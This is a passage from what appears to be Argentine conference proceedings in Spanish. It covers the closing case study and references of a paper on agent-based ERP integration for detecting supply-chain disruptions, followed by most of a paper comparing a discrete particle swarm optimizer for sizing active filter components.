A partir del plan sincronizado, comienza su ejecución y con ello el monitoreo y detección de eventos disruptivos. El día 01/09/2017 el MAMS-ERP recibe información de la fábrica F1 sobre el estado de la $O_{v1}=\{C6: 62 \text{ pallets}, C5:88 \text{ pallets}, \text{ fecha: } 01/09/2017\}$. Como la O_{v1} fue cumplimentada, el MAMS-ERP continúa el monitoreo de las órdenes de las restantes empresas para el horizonte de planificación.

La mercadería desde la fábrica F1 es enviada vía marítima a la fábrica F2. Como consecuencia de las malas condiciones climáticas, la fábrica F2 recibirá la mercadería con 7 días de atraso. Esto es el 27/09/2017. Entonces, el día 20/09/2017 el MAMS-ERP evalúa si la $O_{c1}=\{NE2=62 \text{ pallets}, NE3=88 \text{ pallets}, \text{ fecha: } 20/09/2017\}$ de la fábrica F2 fue recibida. Dado que la orden se encuentra atrasada y la mercadería no podrá ser entregada en la fecha planificada, MAMS-ERP

detecta un posible evento disruptivo [17-18] y envía un mensaje a la fábrica F2 anticipando que esta situación podría afectar a su producción de prendas. MAMS-ERP, a través de sus agentes, recolecta información de los ERP de las empresas y analiza la O_{c1} . Dada la incompatibilidad entre los términos, MAMS-ERP busca el término equivalente entre las empresas para los conceptos NE2 y NE3. Luego de traducirlos ($NE2=RTAB$ y $NE3=RTAA$) evalúa si el atraso la afecta. Si es afectada, MAMS-ERP comunique la ocurrencia del evento disruptivo a las empresas afectadas por la interrupción. Caso contrario, el proceso de monitoreo continúa.

Ahora supóngase que O_{c1} arriba en la fecha planificada pero recibirá las siguientes cantidades $O_{c1}=\{NE2=56 \text{ pallets (en lugar de } 62 \text{ pallets)}, NE3=80 \text{ pallets (en lugar de } 88 \text{ pallets)} \text{ fecha: } 20/09/2017\}$. MAMS-ERP, a través de sus agentes, recolecta información de los ERP de la fábrica F2 y analiza la O_{c1} y busca los términos equivalentes que utilizan para NE2 y NE3. Luego de traducirlos ($NE2=RTAB$ y $NE3=RTAA$) verifica su nivel de inventarios en el sistema ERP y toma una decisión en función del stock de seguridad que tenga disponible. Suponiendo que la holgura (stock de seguridad) para $RTAB=4 \text{ pallets}$ y $RTAA=5 \text{ pallets}$. Como la diferencia entre ambas cantidades supera las holguras definidas [17-18], se produce un evento disruptivo. Como resultado, MAMS-ERP comunica la ocurrencia del evento disruptivo aguas arriba de la CS.

4.2. Búsqueda de productos y productos alternativos

El día 01/09/2017 el MAMS-ERP recibe información de la fábrica F1 sobre el estado de la $O_{v1}=\{C6: 62 \text{ pallets}, C5:88 \text{ pallets}, \text{ fecha: } 01/09/2017\}$. La O_{v1} no podrá ser cumplimentada como consecuencia de una falla en una máquina que ocasionó que no se produjeran rollos de algodón azul. Si al analizar la situación ocurriera una interrupción, las empresas buscan alternativas de solución para evitar una re-planificación debido a que es una tarea costosa y nuevamente se deben poner de acuerdo las empresas que integran la CS. Dada la capacidad de relaciones taxonómicas y de términos compuestos que incluye el modelo de integración, ante la ocurrencia de una interrupción el MAMS-ERP utiliza el modelo para buscar productos alternativos, ya sea con similares características o diferentes marcas. En el caso de estudio el producto, "Roll of blue cotton fabric" no estará disponible, por lo tanto, el MAMS-ERP propone como producto alternativo a "Roll of blue pique fabric" (Figura 4) comunicando fábrica F2 una alternativa de corrección de su planificación.

5. Agradecimientos

El presente trabajo está conjuntamente financiado por los proyectos PID TOUTNRA0004026 "Tecnologías informáticas para la gestión colaborativa de la ejecución de programas de operación inter-organizacionales" y UTN4033 "Métodos Semánticos para la Gestión Distribuida del Conocimiento en Entornos Inter-Organizacionales".

6. Conclusión

En este trabajo se adaptó un modelo semántico que permite que las empresas que pertenecen a una cadena de suministro y utilizan sistemas ERP como soporte a sus actividades, puedan intercambiar información entre ellas. Esta información puede estar relacionada a sus productos/subproductos/materias primas, gestión de inventarios, gestión de eventos disruptivos, entre otros.

La utilización de un modelo de integración semántico definido con conceptos generales hace que no sea necesario que las empresas conozcan todos los nomencladores y términos utilizados en la cadena de suministro. Solamente deben conocer la relación entre el concepto general y los términos utilizados por cada empresa para interpretar la información recibida.

La propuesta de este trabajo permite dar una solución integral para el intercambio de información en la gestión de eventos disruptivos en cadenas de suministro utilizando sistemas ERP. Las empresas que participan de un proceso de colaboración se pueden integrar semánticamente, sincronizar sus planes de abastecimiento/producción/distribución, monitorear dichos planes y detectar eventos disruptivos. La información intercambiada dentro de la cadena de suministro es necesaria para anticiparse a los cambios que podrían tener lugar en el horizonte de tiempo considerado y mejorar así los procesos de toma de decisión.

7. Referencias

- [1] Fernández, E. Proceso de Monitoreo Colaborativo de Planes de Abastecimiento para anticipar Eventos Disruptivos en la Cadena de Suministro. *Tesis Doctoral*, ISBN 978-987-33-2613-4, 2012.
- [2] Davenport T. H. Misión crítica: Promesas y riesgos de los sistemas empresariales. Primera edición, Editorial Oxford University Press México, 2002.
- [3] Gattikera T. F., Goodhueb D. L. Understanding the local level costs and benefits of ERP through organizational information processing theory, *Information & Management*, 41, 2004, pp. 431-443.
- [4] Davenport T. H. Misión crítica: Promesas y riesgos de los sistemas empresariales. Primera edición, Editorial Oxford University Press México, 2002.
- [5] Ben Clegg Yi Wan. Managing enterprises and ERP systems: a contingency model for the enterprization of operations. *International Journal of Operations & Production Management*, 33, 2010, pp.1458 – 1489
- [6] Yi-fen Su, Chyan Yang. Why are enterprise resource planning systems indispensable to supply chain management?, *European Journal of Operational Research*, 203, 2010, pp. 81-94.
- [7] Masing N. SC Event Management as Strategic Perspective – Market Study: CMDESC Software Performance in the European Market. *Master Thesis*. Université du Québec en Outaouasis, 2003.
- [8] Software Agent Technologies, Eds: Marius Walliser, Stefan Brantschen, Monique Calisti and Thomas Hempfling, 2006.
- [9] Guarnaschelli A., Fernández E., Chiotti O., Salomone E. A Service-Oriented Approach to Collaborative Management of Disruptive Events in Supply Chains. *International Journal of Innovative Computing, Information and Control (IJICIC)*, 8, 2012, pp 5341-5368, ISSN 1349-4198.
- [10] Liu R., Kumar A., Van Der Aalst W. A formal modeling approach for supply chain event management. *Decision Support Systems*, 43, 3, 2007, pp. 761-778.
- [11] Montgomery N., WaheedR. Event Management Enables Companies to Take Control of Extended Supply Chains. *AMR Research*, 2001.
- [12] Toledo, C.M., Chiotti, O., Galli, M.R.: Process-aware approach for managing organisational knowledge. *Information Systems*, 62(2016)1-28
- [13] Fernández E., Salomone E., Chiotti O, A model driven development approach based on a reference model for predicting disruptive events in a supply process, *Computers in Industry*, 63, 2012, pp. 482-49.
- [14] Fernández E., Bogado V., Salomone E., Chiotti O. Framework from Modelling and Simulating the Supply Process Monitoring to Detect and Predict Disruptive Events. *Computers in Industry*, 80, 2016, pp.30-42.
- [15] Fernández E., Toledo C. M, Galli M. R., Salomone E., Chiotti O. Agent-based Monitoring Service for Management of Disruptive Events in Supply Chains. *Computers in Industry*. 70 2015, pp. 89-101.
- [16] Fernández E., Querini P., Toledo C. M. Integración de sistemas ERP para el monitoreo de planes y detección de eventos disruptivos en cadenas de suministros. Trabajo enviado a CACIC 2017, *Congreso Argentino de Ciencias de la Computación*, 2017.
- [17] Rittiner J., Gonzalez M., Fernandez E., Chiotti O. Modelo de negociación cooperativa del nivel de servicio de almacenes. Argentina. Sarmiento 440 - (C1041AAJ) - Ciudad Autónoma de Buenos Aires - Argentina. 2015. Libro. Artículo Completo. Congreso. VIIIº *Congreso Argentino de Ingeniería Industrial*. UTN-Facultad Regional Chubut, 2015.

- [18] Fagiolani B., Fernandez E., Chiotti O. Modelo de negociación de holguras para reparar programas de abastecimiento afectados por eventos disruptivos. Argentina. Cesar Bustelo, et.al. VII *Congreso Argentino de Ingeniería Industrial*. UTN FRCH, 2014.
- [19] Bobillo F., Delgado M., Gómez-Romero J. Representation of context dependant knowledge in ontologies: A model and an application. *Expert Systems with Applications*, 35(4):1899 – 1908.
- [20] Dragoni M., Costa Pereira C., Tettamanzi A. An ontological representation of documents and queries for information retrieval systems. In Nicolás García-Pedrajas, Francisco Herrera, Colin Fyfe, José Manuel Benítez, and Moonis Ali, editors, *Trends in Applied Intelligent Systems*, volume 6097 of *Lecture Notes in Computer Science*, pages 555–564. Springer Berlin Heidelberg, 2010.
- [21] Fernández M., Cantador I., López V., Vallet D., Castells P., Motta E. Semantically enhanced information retrieval: An ontology-based approach. *Web Semantics: Science, Services and Agents on the World Wide Web*, 9(4):434 – 452, 2011
- [22] Boissier O., Bordini R.H., Hübner J.F., Ricci A., Santi A., Multi-agent oriented programming with JaCaMo, *Science of Computer Programming*, 78, 747–761 (2013).
- [23] Erl T., A Karmarkar., Walmsley P., Haas H., Yalcinalp U., Liu K., Orchard D., Tost A., Pasley J., *Web Service Contract Design and Versioning for SOA*, Prentice Hall, New York, (2009)

Comparación de Performance de un Método de Dimensionamiento de Filtros Activos Utilizando Particle Swarm Optimization en Espacio de Búsqueda Discreto

Mónica Lovay, Gabriela Peretti, Eduardo Romero

Grupo de Estudios en Calidad en Mecatrónica

Facultad Regional Villa María, Universidad Tecnológica Nacional

Villa María, Argentina

gecam@frvm.utn.edu.ar

Abstract

En este trabajo se plantea la aplicación del algoritmo de optimización por enjambre de partículas (PSO, Particle Swarm Optimization) al diseño de filtros activos. Se trata de una variante PSO, denominada PSOd, presentada por estos autores en trabajos previos para resolver problemas de optimización en espacios de búsqueda discretos. Se presenta aquí una comparación de su desempeño con otros métodos del estado del arte. Para este propósito, se adoptan como casos de estudio dos filtros utilizados por otros autores y se considera como problema de optimización el cumplimiento de las especificaciones establecidas para los mismos. Se utilizan tres espacios de búsqueda diferentes, mediante la consideración de componentes con valores estándar pertenecientes a diferentes series E. Si bien no todos los resultados son comparables con trabajos previos, se pretende ampliar la base de conocimiento sobre el comportamiento de PSOd en este tipo de problemas. Los resultados obtenidos muestran un muy buen desempeño del algoritmo utilizado, obteniendo en todos los casos valores de fitness muy bajos. Adicionalmente, la comparación con otros métodos, cuando es posible, indica que PSOd muestra ventajas apreciables.

1. Introducción

La optimización por enjambre de partículas (PSO, Particle Swarm Optimization) es un algoritmo evolutivo desarrollado por Kennedy y Eberhart en 1995 [1], para resolver problemas de optimización continuos. Este algoritmo se inspira en la conducta social de los animales que viven en grupos, como aves y peces. El comportamiento (dirección y velocidad) de estos individuos es el efecto de influencias cognitivas, sociales y estocásticas, siendo el objetivo común encontrar la ubicación más favorable dentro de un determinado espacio de búsqueda.

En PSO, cada individuo de la población o enjambre (swarm) es considerado una partícula que se mueve en un espacio de búsqueda multidimensional. La trayectoria de

la misma es ajustada dinámicamente mediante la alteración de su velocidad. Los integrantes del enjambre vuelan a través del espacio de búsqueda, teniendo dos capacidades de razonamiento esenciales: la memoria de la mejor posición individual alcanzada (influencia cognitiva) y el conocimiento de la mejor posición global (influencia social) [1-4].

PSO se caracteriza por ser eficiente, simple y de implementación relativamente directa ya que sólo requiere de operadores matemáticos primitivos. Por otro lado, necesita del ajuste de muy pocos parámetros comparado con otros algoritmos evolutivos (EAs, Evolutionary Algorithms). Esta característica lo convierte en una opción muy atractiva, debido a que con pequeñas variaciones puede trabajar adecuadamente en muchas aplicaciones.

En el área de circuitos electrónicos, y entre otras aplicaciones, PSO ha sido utilizado para el dimensionamiento de los componentes de filtros activos. En [5] se utiliza en un filtro pasabajo de variable de estado de segundo orden. El desempeño de PSO junto a otros dos algoritmos evolutivos es evaluado en [6], adoptando un filtro Butterworth pasabajo de cuarto orden y el filtro de segundo orden utilizado en [5]. Tres versiones mejoradas del algoritmo PSO: Simplex PSO, CRPSO y ALC-PSO son propuestas en [7-9], respectivamente, considerando las dos topologías utilizadas en [6]. En todos los trabajos referenciados el proceso está enfocado hacia la minimización de los errores de diseño respecto de las especificaciones.

En [10-11], los autores del presente trabajo proponen efectuar la selección de componentes pasivos con un enfoque diferente a [5-9], ya que orientan el proceso de optimización hacia la minimización de las sensibilidades del filtro a variaciones de los componentes. El método presentado en estos trabajos utiliza PSO enfocado al dimensionamiento de componentes en filtros bicuadráticos, para lo cual son considerados varios casos de estudio con diferentes topologías. El algoritmo PSO empleado se caracteriza por ser discreto, permitiendo de esta manera obtener una solución que pueda ser directamente implementada, sin requerir de ningún tipo de ajuste de valores y/o de conexiones adicionales, superando de esta manera los inconvenientes de los trabajos previos.

Si bien el problema abordado en [10-11] es sustancialmente más complejo que lo previamente reportado en la literatura, no es posible comparar su desempeño con [5-9] debido a que presenta otras funciones objetivo. Por esta razón, se propone utilizar el algoritmo PSO presentado en [10-11], pero limitando el problema de optimización al mismo que ha sido tratado por otros autores. De esta manera, se tiene la posibilidad de brindar una perspectiva adicional sobre el comportamiento del algoritmo y a la vez hacer posible la comparación contra otros métodos del estado del arte.

Concretamente, en este trabajo se propone aplicar el antes mencionado algoritmo PSO discreto, al que denominaremos PSOd, para efectuar el dimensionamiento de los componentes pasivos en filtros activos. En este caso, el proceso de optimización está enfocado en la minimización de los errores de diseño con respecto a las especificaciones. De esta manera se persigue dar sustentabilidad a las comparaciones de desempeño.

Como se explicita en [10-11], los resultados brindados por PSOd pueden ser implementados directamente, sin redondeos ni conexiones adicionales. Debido a que este objetivo no ha sido logrado en ninguno de los trabajos previos donde se aborda el mismo problema de optimización usando PSO, esos no son comparados con el presente trabajo. Los resultados obtenidos son contrastados con los alcanzados por otros EAs que permiten obtener soluciones directamente compatibles con las series-E consideradas. Estos algoritmos son TS (Tabu Search) y CSA (Clonal Selection Algorithm) [12], GA (Genetic Algorithm) y ABC (Artificial Bee Colony) [13], DE (Differential Evolution) y HS (Harmony Search)[14] y VS (Vortex Search) [15]. En [15], los autores emplean el algoritmo estándar PSO2011 [16] para compararlo, junto a otros algoritmos, con el algoritmo VS propuesto. Debido a que en [15] las soluciones arrojadas por PSO2011 son directamente compatibles con las series-E elegidas, este algoritmo es incluido también en la comparación que se efectúa en este trabajo.

2. Optimización por Enjambre de Partículas Discreta (PSOd)

A los solos fines de claridad, se presenta aquí una descripción sucinta de las características más relevantes de PSOd. Se hace notar que la única diferencia con trabajos anteriores radica en que no es necesaria la etapa de penalización, debido a que no se plantean restricciones. Se pueden encontrar detalles en [10-11].

• *Estructura de las partículas:* En la Figura 1 se muestra la estructura de las partículas utilizadas por PSOd. En este caso, cada partícula representa una posible configuración de filtro, caracterizada por los valores de p resistencias (R_1, R_2, \dots, R_p) y q capacitores (C_1, C_2, \dots, C_q). R_1 a R_p se eligen de un conjunto ordenado que contiene

valores estandarizados de acuerdo a la serie E elegida. C_1 a C_q se eligen de la misma manera. La dimensión de cada conjunto de valores dependerá de la serie E elegida (diferente para resistencias y capacitores) y del rango de valores posibles que se consideran adecuados para el diseño.

En la figura también se visualizan los vectores posición X_i y velocidad V_i de cada partícula i . Cada elemento del vector posición X_i contiene un índice que indica la posición que ocupa la correspondiente resistencia o capacitor en el conjunto antes mencionado de valores estandarizados. Con respecto al vector velocidad V_i , cada elemento del mismo es un número real comprendido en el rango $[-Vmax_R, +Vmax_R]$ y $[-Vmax_C, +Vmax_C]$, para las resistencias y capacitores, respectivamente.




Figura 1. Estructura de las partículas, vectores posición y velocidad utilizados por PSOd.

- *Evaluación del Fitness:* La evaluación de cada partícula i se efectúa usando una función de *fitness* que considera las especificaciones de diseño requeridas (frecuencia de corte y factor de calidad del filtro). PSOd busca los valores óptimos de resistencias y capacitores que minimizan la función de *fitness*. En la literatura [12-15], la función de *fitness* se formula como la suma ponderada de los errores en las frecuencias de corte y en los factores de calidad de los filtros adoptados como casos de estudio. En este trabajo, con el propósito de efectuar una comparación de resultados con los correspondientes a trabajos previos, se adopta la misma función.
- *Actualización de la velocidad y posición de cada partícula:* En cada generación k , la velocidad (V_i^{k+1}) y posición (X_i^{k+1}) de cada partícula se calculan utilizando las expresiones (1-2) [4-6]:

$$V_i^{k+1} = \phi V_i^k + c_1 r_{1,i} \frac{(PBest_i^k - X_i^k)}{\Delta t} + c_2 r_{2,i} \frac{(GBest_i^k - X_i^k)}{\Delta t} \quad (1)$$

$$X_i^{k+1} = red(X_i^k + V_i^{k+1}) \quad (2)$$

En (5), Δt representa el valor del incremento de tiempo, considerado igual a 1 en el presente trabajo. Por otro lado, ϕ es la masa inercial, c_1 y c_2 son constantes positivas conocidas como coeficientes de aceleración, $r_{1,i}$ y $r_{2,i}$ son variables aleatorias independientes distribuidas

uniformemente en el rango (0,1). $PBest_i^k$ representa el mejor valor de *fitness* alcanzado por la partícula *i* hasta la generación actual. $GBest_i^k$ computa el mejor valor de *fitness* entre todas las partículas de la generación actual.

Si existen elementos del vector velocidad V_i^{k+1} obtenido en (5) que están fuera de los rangos correspondientes $[-Vmax_R, +Vmax_R]$ o $[-Vmax_C, +Vmax_C]$, los mismos son ajustados al valor extremo más cercano.

En (6) es incorporada la función *red*, la cual permite ajustar el valor de cada elemento del vector obtenido al valor entero más próximo teniendo en cuenta la cantidad de valores discretos posibles para las resistencias y para los capacitores. Este ajuste permite a PSOd garantizar que cada elemento de X_i tiene correspondencia con un valor de resistencia o capacitor posible. En consecuencia, cada partícula *i* obtenida representa una solución que es directamente implementable, debido a que resulta compatible con las series E y rangos elegidos. El ajuste que se efectúa sobre los vectores posición de las partículas en cada generación evita que deba realizarse un ajuste sobre la partícula obtenida como solución cuando finaliza la ejecución del algoritmo, como ocurre en trabajos previos de PSO [5-9], donde el error de diseño alcanzado resulta incrementado o bien la topología del filtro se ve alterada (debido a conexiones adicionales).

3. Topologías adoptadas para comprobar el método

Para hacer viables las comparaciones con otros métodos, se eligen como vehículos de prueba a dos filtros pasabajo previamente estudiados por otros autores. Los valores de los componentes se seleccionan teniendo en cuenta las series E12, E24 y E96. Si bien no todos los resultados obtenidos pueden ser comparados con trabajos previos, se incluyen estas series para efectuar una evaluación más amplia del método. Se consideran rangos de 10^3 - $10^6\Omega$ para las resistencias y 10^{-9} - $10^{-6}F$ para los capacitores. Se asume que valores fuera de estos rangos conducirían a efectos negativos debido a capacidades parásitas o señales de corriente muy grandes.

3.1. Filtro Butterworth de cuarto orden

El filtro Butterworth de cuarto orden se caracteriza por tener una función de transferencia máximamente plana en la banda de paso. Este puede diseñarse mediante la conexión en cascada de dos bloques de segundo orden. El circuito correspondiente a este tipo de filtro se muestra en la Figura 2.




Figura 2. Filtro Butterworth pasabajo de cuarto orden.

En la expresión (3) se presenta la función de transferencia del filtro.

$$H(s) = \frac{\omega_{c1}^2}{s^2 + \frac{\omega_{c1}}{Q_1}s + \omega_{c1}^2} \cdot \frac{\omega_{c2}^2}{s^2 + \frac{\omega_{c2}}{Q_2}s + \omega_{c2}^2} \quad (3)$$

En (3), ω_{c1} y ω_{c2} son las frecuencias de corte, Q_1 y Q_2 son los factores de calidad de los dos filtros de segundo orden conectados en cascada. La frecuencia de corte y el factor de calidad de cada bloque de segundo orden se obtienen a partir de los valores de los componentes pasivos mediante las expresiones (4) y (5).

$$\omega_{c1} = \frac{1}{\sqrt{R_1 R_2 C_1 C_2}}, \quad \omega_{c2} = \frac{1}{\sqrt{R_3 R_4 C_3 C_4}} \quad (4)$$

$$Q_1 = \frac{\sqrt{R_1 R_2 C_1 C_2}}{R_1 C_1 + R_2 C_1}, \quad Q_2 = \frac{\sqrt{R_3 R_4 C_3 C_4}}{R_3 C_3 + R_4 C_3} \quad (5)$$

Para el caso de estudio considerado, la función de *fitness* adoptada se presenta en (6).

$$f(i) = 0,5Error\omega_B + 0,5ErrorQ_B \quad (6)$$

En (6), $f(i)$ representa el valor de *fitness* correspondiente a una configuración de filtro *i* caracterizada por los valores de sus *p* resistencias y *q* capacitores ($i=[R_1, R_2, \dots, R_p, C_1, C_2, \dots, C_q]$). $Error\omega_B$ expresa el error en las frecuencias de corte y $ErrorQ_B$ simboliza el error en los factores de calidad. Ambos valores se calculan empleando las expresiones (7) y (8), teniendo en cuenta las especificaciones de diseño. Éstas asumen la misma frecuencia de corte para ambos bloques de segundo orden, $\omega_{ce}=10k$ rad/seg., mientras que para los factores de calidad se adoptan valores diferentes para cada etapa bicuadrática, $Q_{1e}=1,3065$ y $Q_{2e}=0,5412$.

$$Error\omega_B = \frac{|\omega_{c1} - \omega_{ce}| + |\omega_{c2} - \omega_{ce}|}{\omega_{ce}} \quad (7)$$

$$ErrorQ_B = \frac{|Q_1 - Q_{1e}|}{Q_{1e}} + \frac{|Q_2 - Q_{2e}|}{Q_{2e}} \quad (8)$$

3.2. Filtro de variable de estado

El filtro de variable de estado es también conocido como filtro KHN. Este tipo de filtro, cuyo diagrama de bloques se muestra en la Figura 3, provee tres salidas útiles: pasabajo, pasaalto y pasabanda. En este trabajo se considera que la salida pasabajo es la salida deseada.




Figura 3. Filtro KHN de variable de estado pasabajo.

La respuesta de un filtro KHN de segundo orden está caracterizada por su ganancia en la banda de paso (H_{KHN}), su frecuencia de corte (ω_{KHN}) y su factor de calidad (Q_{KHN}). Estos parámetros de diseño pueden ser obtenidos a partir de los valores de los componentes pasivos del filtro, mediante las ecuaciones (9)-(11).

$$H_{KHN} = \frac{R_2(R_3 + R_4)}{R_3(R_1 + R_2)} \quad (9)$$

$$\omega_{KHN} = \sqrt{\left(\frac{R_4}{R_3}\right) \left(\frac{1}{C_1 C_2 R_5 R_6}\right)} \quad (10)$$

$$Q_{KHN} = \frac{R_3(R_1 + R_2)}{R_1(R_3 + R_4)} \sqrt{\frac{C_1 R_4 R_5}{C_2 R_3 R_6}} \quad (11)$$

Los autores de trabajos previos [12-15], no restringen la ganancia en la banda de paso de los filtros por considerar que ésta puede ajustarse con amplificadores adicionales. Con el propósito de efectuar comparaciones con estos trabajos, se adopta el mismo concepto, permitiendo que H_{KHN} sea un parámetro libre en el diseño. La función de *fitness* empleada se muestra en la expresión (12).

$$f(i) = 0,5Error\omega_{KHN} + 0,5ErrorQ_{KHN} \quad (12)$$

En (12), $Error\omega_{KHN}$ y $ErrorQ_{KHN}$ son calculados mediante las ecuaciones (13) y (14), teniendo en cuenta las especificaciones establecidas en los trabajos previos, las cuales consideran para la frecuencia de corte esperada (ω_{KHNe}) el valor 10 k rad/seg., y para el factor de calidad (Q_{KHNe}) el valor 0,707.

$$Error\omega_{KHN} = \frac{|\omega_{KHN} - \omega_{KHNe}|}{\omega_{KHNe}} \quad (13)$$

$$ErrorQ_{KHN} = \frac{|Q_{KHN} - Q_{KHNe}|}{Q_{KHNe}} \quad (14)$$

4. Parametrización de PSOd

El tamaño de la población (N), los coeficientes de aceleración (c_1 y c_2), los valores entre los que varía la masa inercial (ϕ_{max} y ϕ_{min}), la cantidad máxima de generaciones (K_{max}) son parámetros de PSOd que influyen en su desempeño. Teniendo en cuenta [4-11], se efectúan simulaciones considerando diferentes combinaciones de valores para los mismos y se seleccionan aquellos con los que el algoritmo obtiene la mejor performance. Como PSOd debe efectuar la minimización de la función *fitness*, los valores elegidos para cada parámetro son los que permiten al mismo alcanzar el valor más bajo de *fitness*. En este trabajo, los valores seleccionados para las dos topologías de filtro adoptadas son: $N=10$, $c_1=2$, $c_2=2$, $\phi_{max}=0,9$, $\phi_{min}=0,4$ y $K_{max}=100000$.

5. Resultados Experimentales

Para evaluar el desempeño de PSOd, y por motivos de consistencia en las comparaciones de desempeño, se tienen en cuenta los valores de *fitness* obtenidos para las soluciones encontradas por el algoritmo. Estos valores son una medida de los errores de diseño (ponderados) de cada solución encontrada por el algoritmo, de acuerdo a lo formulado en las expresiones (6) y (12), para el filtro Butterworth de cuarto orden y para el filtro KHN, respectivamente.

Debido a que PSOd realiza un proceso estocástico, los resultados pueden variar de acuerdo a la distribución estadística de la población inicial. Con el propósito de verificar si el algoritmo encuentra soluciones favorables independientemente del seteo que se efectúe para la población inicial, se realizan 50 corridas del mismo cambiando la semilla en la generación aleatoria de la población inicial de cada corrida.

5.1. Resultados para el Filtro Butterworth de cuarto orden

La Tabla 1 muestra los resultados obtenidos con PSOd y los alcanzados por otros EAs [12-15], considerando la serie E12. La tabla presenta los valores de los componentes y el valor de *fitness* correspondientes a la mejor solución encontrada por cada algoritmo. Concretamente, para PSOd se presenta la mejor solución alcanzada en las 50 corridas efectuadas. También se visualiza la cantidad máxima de evaluaciones de la

función *fitness* (CEFF) empleada por cada uno. Este parámetro permite comparar el desempeño de los algoritmos, debido a que se calcula mediante el producto del tamaño de la población y la cantidad máxima de generaciones utilizadas. Es posible observar que las soluciones alcanzadas por PSOD, DE y Vortex presentan el valor de *fitness* más bajo (0,0057), siendo las soluciones de DE y PSOD idénticas entre sí y similares a la

proporcionada por Vortex. Si bien son tres los algoritmos que encuentran soluciones con el valor más bajo de *fitness*, para PSOD el valor de CEFF es considerablemente menor que los correspondientes a DE y Vortex, lo cual refleja un mejor desempeño para el algoritmo que se propone en este trabajo.

Tabla 1. Desempeño de PSOD junto a otros EAs para el caso del filtro Butterworth de cuarto orden, para las series E12.

	TS[12]	CSA[12]	GA[13]	ABC[13]	DE[14]	HS[14]	PSO2011[15]	Vortex[15]	PSOD
R ₁ (kΩ)	27	4,7	6,8	4,7	4,7	4,7	4,7	4,7	4,7
R ₂ (kΩ)	0,27	4,7	6,8	4,7	4,7	4,7	4,7	4,7	4,7
C ₁ (nF)	2,7	8,2	5,6	8,2	8,2	8,2	8,2	8,2	8,2
C ₂ (nF)	470	56	39	56	56	56	56	56	56
R ₃ (kΩ)	220	0,27	39	12	5,6	10	12	180	5,6
R ₄ (kΩ)	0,82	27	1	15	180	8,2	15	5,6	180
C ₃ (nF)	82	6,8	4,7	6,8	1	10	6,8	1	1
C ₄ (nF)	0,68	200	56	8,2	10	12	8,2	10	10
FITNESS	0,0278	0,0079	0,0166	0,0087	0,0057	0,0112	0,0087	0,0057	0,0057
CEFF	1E5	1E5	2E5	10E6	3,6E6	3E6	2,5E6	2,5E6	1E6

En la Tabla 2 se presentan los valores de los componentes y el valor de *fitness* para la mejor solución encontrada por PSOD cuando se consideran las series E24 y E96. Para estas dos series no existen en la literatura resultados reportados donde las soluciones sean directamente implementables, por lo que no es posible efectuar una comparación de resultados. No obstante, en la tabla es posible observar que, en ambos casos, aunque el espacio de búsqueda se expande, PSOD es capaz de encontrar soluciones que presentan valores de *fitness* muy bajos.

Tabla 2. Características de la mejor solución encontrada por PSOD para el filtro Butterworth de cuarto orden, considerando las series E24 y E96.

	E-24	E-96
R ₁ (kΩ)	5,6	71,5
R ₂ (kΩ)	20	4,99
C ₁ (nF)	3	1
C ₂ (nF)	30	28
R ₃ (kΩ)	51	69,8
R ₄ (kΩ)	33	1
C ₃ (nF)	2,2	2,61
C ₄ (nF)	2,7	5,49
FITNESS	0,0025	0,0004

Los valores de *fitness* obtenidos por PSOD, para cada una de las soluciones encontradas en las 50 corridas realizadas para cada serie-E adoptada, se utilizan para generar el diagrama de caja y bigotes que se presenta en la Figura 4. Los extremos superior e inferior de la caja corresponden a los percentiles 75 y 25, respectivamente. La mediana está representada en este caso por un triángulo

de color verde. Los bigotes son líneas que se extienden desde los extremos de la caja para representar los demás datos. Con respecto a la mediana, el gráfico muestra que es más alta para la serie E12, mientras que para las dos series restantes adopta valores similares, siendo levemente menor la que corresponde a la serie E96. Por otro lado, el tamaño de la caja es menor para las series E24 y E96, indicando que en estos casos el 50% de los valores de *fitness* obtenidos se encuentra con menor dispersión que los correspondientes a la serie E12. La longitud de los bigotes permite visualizar que el rango de valores entre los que varía el *fitness* es más extenso para la serie E12 y más reducido para la serie E24.




Figura 4. Diagrama de caja y bigotes para los valores de *fitness* del filtro Butterworth en 50 corridas.

5.2. Resultados para el Filtro de variable de estado

En la Tabla 3 se muestran los valores de los componentes y el *fitness* alcanzado por la mejor solución encontrada para la serie E12 en 50 corridas. Estos resultados tampoco pueden ser comparados debido a que no existen resultados previos reportados para esta serie-E y tipo de filtro. No obstante, el valor de *fitness* que se presenta en la tabla es considerablemente bajo, por lo que la configuración de filtro encontrada por PSOd cumple con las especificaciones de diseño establecidas con errores muy pequeños.

